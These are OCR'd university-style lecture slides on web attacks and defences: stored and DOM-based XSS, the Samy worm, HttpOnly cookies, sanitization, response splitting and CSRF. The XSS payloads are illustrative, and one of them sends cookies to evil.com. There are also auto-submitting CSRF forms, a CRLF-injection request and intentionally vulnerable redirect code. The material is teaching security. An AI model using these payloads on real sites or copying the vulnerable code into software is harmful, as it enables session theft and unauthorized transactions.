
Vulnerable website, Type 2

- Suppose we have a social network, www.friendly.com




Vulnerable website, Type 2

- Suppose we have a social network, www.friendly.com



Stored XSS attack

<script>document.write('<img src="http://evil.com/?'+document.cookie+'">');</script>



MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    <script>, <body>, onclick, <a href=javascript://>
  - However, attacker find out that a way to include Javascript within CSS tags:

  <div style="background:url('javascript:alert(1)')">

  And can hide "**javascript**" as "**java\nscript**"
- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

DOM-based XSS attack

document.location.href is the URL displayed in the address bar

```
Select your language:
<select><script>
document.write("<OPTION value=1>" +
document.location.href.substring(
        document.location.href.indexOf("default=") + 8)
        + "</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script></select>
```

- Intended usage: http://site.com/page.html?default=French
- Misusage: http://site.com/page.html?default=<script>alert(document.cookie)</script>

Mitigating XSS attacks

- Client-side defenses
  1. Cookie restrictions – HttpOnly and Secure
  2. Client-side filter – X-XSS-Protection
- Server-side defenses
  3. Input validation
  4. Output filtering

HttpOnly cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
  - Of course not, it only prevents cookie theft
  - Other private data may still be exfiltrated from the origin

Client-side XSS filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>...</script>

- Browser mechanism to filter "script-like" data sent as part of requests
  - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
  - Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
  - Think of this as sandboxing user-controlled data that is interpolated into documents
  - Must be implemented server-side
    - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
  - Input validation
  - Output sanitization

Input validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
  - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
  - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
  - Much can happen between input validation checks and document interpolation

Output sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
  - Remove or encode special characters like ‘<‘ and ‘>’, etc.
  - Easier to achieve a strong guarantee that script can't be injected into a document
  - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
  - CDATA, attributes, JavaScript, CSS
  - Nesting!
- Requires a robust browser model

Challenges of sanitizing data

```
<div id="content">
    <h1>User Info</h1>
    <p>Hi {{user.name}}</p>
    <p id="status" style="{{user.style}}"></p>
</div>

<script>
    $.get('/user/status/{{user.id}}', function(data) {
        $('#status').html('You are now ' + data.status);
    });
</script>
```

HTML Sanitization

Attribute Sanitization

Script Sanitization


Was this sanitized by the server?

Response splitting

```
@app.route('/oldurl')
def do_redirect():
    # ...
    url = request.args.get('u', '')
    resp.headers['Location'] = url
    return resp
```

- Response splitting is an attack against the integrity of responses issued by a server
  - Similar to, but not the same, as XSS
- Simplest example is redirect splitting
  - Apps vulnerable when they don't filter delimiters from untrusted inputs that appear in Location headers


Working example



Response splitting example

```
@app.route('/oldurl')
def do_redirect():
    # ...
    url = request.args.get('u', '')
    resp.headers['Location'] = url
    return resp
```

```
1. GET /oldurl?u=\r\nContent-Type=text/html\r\n… HTTP/1.1
   Host: blah.io
   Connection: keep-alive
```




```
2. HTTP 1.1 302 Found
   Location:
   Content-Type: text/html

   <html>…
```

Cross-Site Request Forgery (CSRF)

- CSRF is another of the basic web attacks
  - Attacker tricks victim into accessing URL that performs an unauthorized action
  - Avoids the need to read private state (e.g. document.cookie)
- Also known as one click attack or session riding
- Effect: Transmits unauthorized commands from a user who has logged in to a website to the website.
- Abuses the SOP
  - All requests to origin D^* will include D^*'s cookies
  - … even if some other origin D sends the request to D^*

Vulnerable website



Client Side | **Server Side**

1) GET the login page

- GET /login_form.html HTTP/1.1 →
- ← HTTP/1.1 200 OK

2) POST username and password, receive a session cookie

- POST /login.php HTTP/1.1 →
- ← HTTP/1.1 302 Found
  Set-Cookie: session=3#4fH8d%dA1; HttpOnly; Secure;

3) GET the money transfer page

- GET /money_xfer.html HTTP/1.1
  Cookie: session=3#4fH8d%dA1; →
- ← HTTP/1.1 200 OK


4) POST the money transfer request

- POST /xfer.php HTTP/1.1
  Cookie: session=3#4fH8d%dA1; →
- ← HTTP/1.1 302 Found

CSRF attack

- Assume that the victim is logged-in to www.bofw.com

```
<form action="https://bofw.com/xfer.php">
    <input type="hidden" name="to"
     value="attacker">
    <input type="hidden" name="amount"
     value="1000000">
</form>
<script>document.forms[0].submit();</script>
```



Login CSRF

```
<form action="https://victim-app.io/login">
    <input name="user" value="attacker">
    <input name="password" value="blah23">
</form>
<script>document.forms[0].submit();</script>
```

- Login CSRF is a special form of the more general case
  - CSRF on a login form to log victim in as the attacker
- Attacker can later see what the victim did in the account
  - Search history
  - Items viewed
  - Etc.

CSRF Explained

- <u>Example</u>:
  - User logs in to bank.com. Forgets to sign off.
  - Session cookie remains in browser state
  - Then user visits another site containing:

<form name=F **action=http://bank.com/BillPay.php**>
<input name=**recipient** value=**badguy**> …
<script> document.F.submit(); </script>

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled

- <u>Problem</u>:
  - The browser is a confused deputy; it is serving both the websites and the user and gets confused who initiated a request

Gmail incident: Jan 2007

- Allows the attacker to steal a user's contact
- Google docs has a script that run a callback function, passing it your contact list as an object. The script presumably checks a cookie to ensure you are logged into a Google account before handing over the list.
- Unfortunately, it doesn't check what page is making the request. So, if you are logged in on window 1, window 2 (an evil site) can make the function call and get the contact list as an object. Since you are logged in somewhere, your cookie is valid and the request goes through.

Real world CSRF vulnerabilities

- Gmail
- NY Times
- ING Direct (4th largest saving bank in US)
- YouTube
- Various DSL Routers
- …

Prevention

- Server side:
  - use cookie + hidden fields to authenticate a web form
    - hidden fields values need to be unpredictable and user-specific; thus someone forging the request need to guess the hidden field values
  - requires the body of the POST request to contain cookies
    - Since browser does not add the cookies automatically, malicious script needs to add the cookies, but they do not have access because of Same Origin Policy
- User side:
  - logging off one site before using others
  - selective sending of authentication tokens with requests (may cause some disruption in using websites)